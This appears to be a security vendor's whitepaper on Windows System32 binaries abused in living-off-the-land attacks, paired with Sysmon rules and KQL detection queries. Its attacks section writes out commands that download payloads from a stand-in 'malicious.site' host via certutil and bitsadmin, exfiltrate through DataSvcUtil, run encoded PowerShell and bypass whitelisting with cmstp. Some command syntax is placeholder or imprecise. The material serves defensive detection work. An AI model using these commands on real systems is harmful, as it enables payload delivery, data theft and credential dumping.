
SECRET OF SYSTEM32
HADESS
WWW.HADESS.IO

INTRODUCTION

The Windows operating system, a cornerstone of personal and professional computing, is underpinned by a myriad of critical files that ensure its seamless operation. Central to this intricate web of files is the System32 directory, a vital component that houses essential system files and libraries. While many users might never interact directly with this directory, for cybersecurity experts and system administrators, understanding the nuances of System32 files is paramount. These files, often overlooked, can be the gateways to vulnerabilities if not properly secured or understood.

Sysmon, or System Monitor, is an advanced monitoring tool for Windows that provides real-time surveillance of system activity. As a Windows system service and device driver, Sysmon offers a continuous monitoring mechanism, logging detailed information about process creations, network connections, and file modifications. This granularity of data is a treasure trove for those looking to ensure the security and integrity of their systems.

However, the sheer depth and complexity of System32 files, combined with the vast amount of data Sysmon can produce, necessitate a structured and detailed analysis. By delving deep into these components, one can uncover hidden vulnerabilities, understand potential attack vectors, and devise strategies to mitigate threats.

In this comprehensive analysis, we aim to demystify the intricacies of the System32 directory, shedding light on its most secretive and crucial files. Concurrently, we will explore the power of Sysmon rules, illustrating how they can be tailored to detect and thwart malicious activities, ensuring a fortified and resilient computing environment.

TABLE OF CONTENT

Executive Summary

Attacks

Detection

Conclusion

Executive Summary

The **System32** directory in Windows operating systems is a critical repository for system executables and libraries. These files are essential for the proper functioning of the OS and its applications. However, due to their inherent trust and functionality, they can be leveraged by adversaries for malicious purposes.

1. **Living Off the Land:** Many of the binaries in the System32 directory can be abused by attackers in what's known as "Living Off the Land" (LOL) attacks. In these scenarios, attackers use legitimate system tools to carry out malicious activities, making detection more challenging.
2. **Dual Use Tools:** Several System32 binaries, such as Certutil.exe, Bitsadmin.exe, and Powershell.exe, have legitimate purposes but can also be used for malicious activities like data exfiltration, encoding, and command execution.
3. **Application Whitelisting Bypass:** Some binaries, like Cmstp.exe and Regsvr32.exe, can be exploited to bypass application whitelisting solutions, allowing attackers to execute arbitrary code without being detected.
4. **Data Manipulation:** Tools like Diantz.exe and Cmd.exe can be used to manipulate NTFS file attributes, including alternate data streams, which can be used to hide malicious payloads or data.

5. **Indirect Command Execution**: Binaries such as **Diskshadow.exe** and **Cscript.exe** can be used to execute commands indirectly, making it harder for defenders to trace the origin of the malicious activity.

6. **Data Exfiltration**: **DataSvcUtil.exe** and **Certutil.exe** are examples of tools that can be repurposed to transfer data out of a compromised system.

7. **Credential Dumping**: Some tools, like **Diskshadow.exe**, can be used to dump credentials or other sensitive data from the system, aiding attackers in lateral movement or privilege escalation.

8. **Scripting and Automation**: **Powershell.exe** and **Cscript.exe** are powerful scripting engines that can be used by attackers to automate tasks, deploy payloads, or move laterally within a network.

Key Findings

In summary, while the System32 directory is fundamental to the operation of Windows systems, its binaries can be a double-edged sword. Their legitimate functionalities can be repurposed for malicious intent. Defenders must be aware of the dual-use nature of these tools and implement monitoring, detection, and mitigation strategies accordingly. Regularly updating systems, employing behavioral analytics, and understanding the normal behavior of these binaries can help in early detection and mitigation of threats leveraging System32 tools.

- Powershell.exe, Cscript.exe
- **DataSvcUtil.exe, Certutil.exe**
- **Diskshadow.exe**
- **Certutil.exe, Bitsadmin.exe**
- **Cmstp.exe, Regsvr32.exe**

Abstract

The Core of Windows OS: At the heart of the Windows operating system lies the System32 directory, a repository that contains essential system files and libraries. This directory is pivotal for the OS's operation, housing executable binaries, dynamic link libraries (DLLs), and drivers that the system relies on for its daily functions. Without System32, the Windows OS would be rendered inoperative.

Historical Significance: Since the inception of Windows NT-based operating systems, System32 has been a constant. Its longevity and centrality mean that it has been a focal point for both system developers and malicious actors. Over the years, as Windows evolved, so did the contents and importance of System32, making it a critical component to understand and protect.


A Target for Malware: Given its importance, System32 is often a prime target for malware and other malicious activities. Malware authors, aware of the directory's significance, frequently attempt to modify, replace, or delete files within System32 to compromise the system. A successful alteration here can lead to system instability, data breaches, or a complete system takeover.

Initial Compromise: In the early stages of an attack, adversaries often seek to gain a foothold in the target system. By exploiting vulnerabilities in applications or the OS itself, attackers can insert malicious files into the System32 directory, disguising them as legitimate system files. This camouflage allows the malware to persist and potentially evade detection.
Privilege Escalation: Once inside, attackers often aim for privilege escalation. Many System32 files run with elevated privileges. If attackers can replace or manipulate these files, they can potentially execute malicious code with higher system rights, granting them broader access and control.

Persistence Mechanisms: The System32 directory is also a popular location for establishing persistence. By placing or modifying files in this directory, attackers ensure that their malicious payloads are executed every time the system starts. Given the directory's legitimacy, many security solutions might overlook changes here, allowing the malware to remain undetected for extended periods.

Lateral Movement: In multi-system environments, once an attacker compromises one machine, they often seek to move laterally across the network. System32 files, especially those related to networking and inter-process communication, can be exploited to facilitate this lateral movement, allowing attackers to spread their influence across an organization.
Data Exfiltration: Some System32 files are responsible for network operations and data transmission. Malicious actors, by manipulating these files, can covertly exfiltrate data from the compromised system, sending sensitive information to remote servers without raising alarms.

Defense Mechanisms: Recognizing the importance of System32, modern Windows operating systems have incorporated various defense mechanisms. Features like Windows File Protection and Windows Resource Protection actively monitor and protect System32 files from unauthorized changes. However, no system is entirely foolproof, and attackers continuously devise new methods to bypass these protections.



Hypothetical number of attacks for each binary.


HADESS.IO

Windows Security Culture

01

Attacks

Cmd.exe: Alternate Data Streams and Data Transfer



The command prompt (cmd.exe) is a fundamental utility in the Windows operating system, allowing users to execute commands and run scripts. However, its versatility makes it a prime target for attackers. One of the techniques employed by adversaries is leveraging Alternate Data Streams (ADS) to hide malicious payloads. Additionally, cmd.exe can be used to download or upload files, facilitating data ingress or egress.

Creating an Alternate Data Stream:


echo This is hidden data > legitfile.txt:hidden.txt

Executing a PowerShell command using cmd.exe:

cmd.exe /c "powershell -Command "& {Write-Output 'Hello from PowerShell'}""

Tips and Tricks: Always monitor cmd.exe for unusual or unexpected command-line arguments. Consider using Sysmon to log command-line executions.

Powershell.exe: Encoding and Execution



PowerShell (powershell.exe) is a powerful scripting language and shell integrated into Windows. Its capabilities extend beyond simple command execution, allowing for complex scripting, system management, and even network interactions. Malicious actors often use PowerShell's -EncodedCommand parameter to execute Base64 encoded commands, making detection and analysis more challenging.

Executing an Encoded PowerShell Command:

```
$command = "Write-Output 'Malicious Activity'"
$encodedCommand = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($command))
powershell.exe -EncodedCommand $encodedCommand
```

Tips and Tricks: Enable PowerShell logging to capture and analyze all executed scripts. Consider using tools like Revoke-Obfuscation to detect obfuscated PowerShell scripts.

Certutil.exe: Data Transfer and Encoding

Certutil.exe is a command-line program used to manage certificates in Windows. However, its ability to download files and encode/decode data has made it a popular tool for attackers. They can misuse **certutil.exe** to fetch malicious payloads from remote servers or to obfuscate data to evade detection.


Downloading a File with Certutil:

certutil.exe -urlcache -split -f "http://malicious.site/payload.exe" payload.exe

Decoding a Base64 Encoded File:

certutil.exe -decode encodedfile.txt decodedfile.exe

Tips and Tricks: Monitor **certutil.exe** for any network connections or unusual file operations. If there's no legitimate use for **certutil.exe** in your environment, consider blocking or restricting its execution.



Indirect Command Execution using Bash.exe

Bash.exe is a legitimate binary associated with the Windows Subsystem for Linux (WSL). While it's primarily used to run Linux commands on a Windows system, attackers can exploit it to execute commands indirectly, potentially bypassing certain security mechanisms. By invoking Bash.exe with specific parameters or scripts, malicious actors can run commands that might otherwise be flagged or blocked if executed directly.

CMD:

bash.exe -c "your_linux_command_here"

PowerShell:

Start-Process -NoNewWindow "bash.exe" -ArgumentList "-c your_linux_command_here"

File Transfer and Manipulation using Bitsadmin.exe

Bitsadmin.exe is a command-line tool that provides the ability to create and monitor BITS (Background Intelligent Transfer Service) jobs. While its legitimate use is for transferring files between machines, attackers can misuse it to download, upload, or even execute malicious files. Its ability to perform these tasks in the background can make detection more challenging.

CMD:

bitsadmin.exe /transfer job_name /download /priority normal http://malicious_url/malicious_file C:\path\to\save\malicious_file

PowerShell:

Start-Process -NoNewWindow "bitsadmin.exe" -ArgumentList "/transfer job_name /download /priority normal http://malicious_url/malicious_file C:\path\to\save\malicious_file"

File Transfer using CertOC.exe

CertOC.exe is a legitimate binary related to certificate operations in Windows. However, its functionalities can be misused by attackers to download or execute malicious files. By invoking CertOC.exe with specific arguments, an attacker can transfer files from a remote location to the local machine, potentially bypassing certain security controls.

CMD:

CertOC.exe -parameter:[specific_parameters_for_transfer]

PowerShell:

Start-Process -NoNewWindow "CertOC.exe" -ArgumentList "-parameter:[specific_parameters_for_transfer]"

NTFS File Attributes Manipulation and Malicious File Transfer using Diantz.exe

Diantz.exe is a legitimate Windows binary associated with archive functionalities. Attackers can exploit it to manipulate NTFS file attributes, which can be used to hide malicious activities or files. Additionally, it can be used to download malicious payloads from remote servers.

CMD:

Diantz.exe /option:C:\path\to\input http://malicious.site/payload

PowerShell:

Invoke-Expression "Diantz.exe /option:C:\path\to\input http://malicious.site/payload"

Application Whitelist Bypass using Cmstp.exe

Cmstp.exe is a Microsoft binary used for the installation of Connection Manager service profiles. Attackers have discovered that it can be abused to execute malicious scripts and bypass application whitelisting solutions, such as AppLocker, by invoking the installation of a malicious **.inf** file.

CMD:

```
cmstp.exe /s /ns C:\path\to\malicious.inf
```

PowerShell:

```
Invoke-Expression "cmstp.exe /s /ns C:\path\to\malicious.inf"
```

Malicious Activities via Control Panel Items using Control.exe

Control.exe is the main executable for the Windows Control Panel. Attackers can misuse it by invoking specific Control Panel items (.cpl files) that have been tampered with or replaced by malicious versions. This can lead to a range of malicious activities, from information theft to system compromise.

CMD:

control.exe C:\path\to\malicious.cpl

PowerShell:

Invoke-Expression "control.exe C:\path\to\malicious.cpl"

Script Execution and Data Stream Manipulation using Cscript.exe

Cscript.exe is a command-line version of the Windows Script Host that allows users to run scripts by typing the script file name at the command prompt. While it's designed for legitimate scripting tasks, it can be used by attackers to execute malicious scripts or manipulate alternate data streams.

CMD:

cscript.exe C:\path\to\script.vbs

PowerShell:

Invoke-Expression "cscript.exe C:\path\to\script.vbs"

Exfiltration Over Web Service using DataSvcUtil.exe

DataSvcUtil.exe is a tool used for generating data service classes. Malicious actors can misuse this tool to exfiltrate data by sending it to a web service. Monitoring network traffic and the behavior of this binary can help in identifying suspicious activities.

CMD:

DataSvcUtil.exe /out:C:\path\to\output /uri:http://malicious.site

PowerShell:

Invoke-Expression "DataSvcUtil.exe /out:C:\path\to\output /uri:http://malicious.site"

NTDS Dumping and Indirect Command Execution via Diskshadow.exe


Diskshadow.exe is a Windows utility for disk shadow copies. Malicious actors can misuse it to dump the NTDS.dit file, which contains Active Directory data, including user credentials. Additionally, it can be used for indirect command execution, allowing attackers to run commands under the context of another process.

CMD:

Diskshadow.exe -s C:\path\to\script.txt

PowerShell:

Invoke-Expression "Diskshadow.exe -s C:\path\to\script.txt"




02

Detection

Detection Methods

PERSPECTIVE



ATTACKS

Exfiltration Over Web Service using DataSvcUtil.exe:

Sysmon Rule:

```
<ProcessCreate onmatch="include"><Image condition="is">C:\Windows\System32\DataSvcUtil.exe</Image><CommandLine condition="contains">/out:</CommandLine></ProcessCreate>
```

KQL Query:

```
Event
| where EventSource == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where Image == "C:\\Windows\\System32\\DataSvcUtil.exe"
| where CommandLine contains "/out:"
```

NTDS Dumping and Indirect Command Execution via Diskshadow.exe:

Sysmon Rule:

```
<ProcessCreate onmatch="include"><Image condition="is">C:\Windows\System32\Diskshadow.exe</Image></ProcessCreate>
```

KQL Query:

```
Event
| where EventSource == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where Image == "C:\\Windows\\System32\\Diskshadow.exe"
```

Script Execution and Data Stream Manipulation using Cscript.exe:

Sysmon Rule:

```
<ProcessCreate onmatch="include"><Image condition="is">C:\Windows\System32\Cscript.exe</Image></ProcessCreate>
```

KQL Query:

```
Event
| where EventSource == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where Image == "C:\\Windows\\System32\\Cscript.exe"
```

ATTACKS

Malicious Activities via Control Panel Items using Control.exe:

Sysmon Rule:
<ProcessCreate onmatch="include"><Image condition="is">C:\Windows\System32\Control.exe</Image></ProcessCreate>

KQL Query:
```
Event
| where EventSource == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where Image == "C:\\Windows\\System32\\Control.exe"
```

Application Whitelist Bypass using Cmstp.exe:

Sysmon Rule:
<ProcessCreate onmatch="include"><Image condition="is">C:\Windows\System32\Cmstp.exe</Image></ProcessCreate>

KQL Query:
```
Event
| where EventSource == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where Image == "C:\\Windows\\System32\\Cmstp.exe"
```

NTFS File Attributes Manipulation and Malicious File Transfer using Diantz.exe:

Sysmon Rule:
<ProcessCreate onmatch="include"><Image condition="is">C:\Windows\System32\Diantz.exe</Image></ProcessCreate>
KQL Query:
```
Event
| where EventSource == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where Image == "C:\\Windows\\System32\\Diantz.exe"
```

ATTACKS

Cmd.exe: Alternate Data Streams and Data Transfer:

Sysmon Rule:
<ProcessCreate onmatch="include"><Image condition="is">C:\Windows\System32\Cmd.exe</Image></ProcessCreate>

KQL Query:
```
Event
| where EventSource == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where Image == "C:\\Windows\\System32\\Cmd.exe"
```

Powershell.exe: Encoding and Execution:

Sysmon Rule:
<ProcessCreate onmatch="include"><Image condition="is">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Image>
<CommandLine condition="contains">-EncodedCommand</CommandLine></ProcessCreate>

KQL Query:
```
Event
| where EventSource == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where Image == "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"
| where CommandLine contains "-EncodedCommand"
```

Certutil.exe: Data Transfer and Encoding:
Sysmon Rule:
<ProcessCreate onmatch="include"><Image condition="is">C:\Windows\System32\Certutil.exe</Image><CommandLine condition="contains">-encode</CommandLine></ProcessCreate>

ATTACKS

KQL Query:

```
Event
| where EventSource == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where Image == "C:\\Windows\\System32\\Certutil.exe"
| where CommandLine contains "-encode"
```

File Transfer and Manipulation using Bitsadmin.exe:

Sysmon Rule:

```
<ProcessCreate onmatch="include"><Image condition="is">C:\Windows\System32\Bitsadmin.exe</Image></ProcessCreate>
```

KQL Query:

```
Event
| where EventSource == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where Image == "C:\\Windows\\System32\\Bitsadmin.exe"
```

03

Conclusion

1. **Inherent Trust**: Files within the **System32** directory are inherently trusted by the operating system. This trust can be exploited by attackers to carry out "Living Off the Land" (LOL) attacks, where legitimate system tools are repurposed for malicious activities.
2. **Detection Challenges**: Due to their legitimate nature, activities involving **System32** binaries can easily blend in with regular system operations. This makes detecting malicious activities that leverage these binaries particularly challenging.
3. **Dual-Use Nature**: Many **System32** binaries, such as **Certutil.exe**, **Bitsadmin.exe**, and **Powershell.exe**, serve legitimate purposes but can also be weaponized for tasks like data exfiltration, encoding, and malicious command execution.
4. **Evasion Techniques**: Attackers can use **System32** tools to bypass application whitelisting, execute commands indirectly, or manipulate file attributes to conceal malicious payloads.
5. **Data Exfiltration and Credential Dumping**: Certain tools, like **DataSvcUtil.exe** and **Diskshadow.exe**, can be repurposed to extract sensitive data or credentials from compromised systems, amplifying the potential damage of a breach.
6. **Scripting and Automation Risks**: Powerful scripting engines like **Powershell.exe** and **Cscript.exe** can be harnessed by attackers to automate malicious tasks, deploy payloads, or facilitate lateral movement within a network.
7. **Detection Strategies**: To effectively detect malicious activities involving **System32** binaries, organizations should employ a combination of signature-based, behavioral, and heuristic detection methods. Monitoring for unusual patterns of behavior, such as unexpected network connections or atypical command parameters, can provide early warning signs of an attack.
8. **Mitigation and Defense**: Regular system updates, application whitelisting, and the principle of least privilege can reduce the attack surface. Additionally, continuous education and training can ensure that IT personnel can recognize and respond to threats promptly.

In wrapping up, the **System32** directory, while essential, poses significant security challenges. The binaries within can be repurposed for malicious intent, making it imperative for defenders to understand their dual-use nature and potential risks. By implementing comprehensive monitoring, detection, and mitigation strategies, organizations can safeguard themselves against threats that seek to exploit these critical system components.

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

Hadess Cyber Security Solutions is a renowned group of cyber security experts and white hat hackers. With a track record of discovering and responsibly reporting vulnerabilities to prominent companies such as Google, Apple, and Twitter, Hadess has earned a reputation for excellence in the field of cyber security.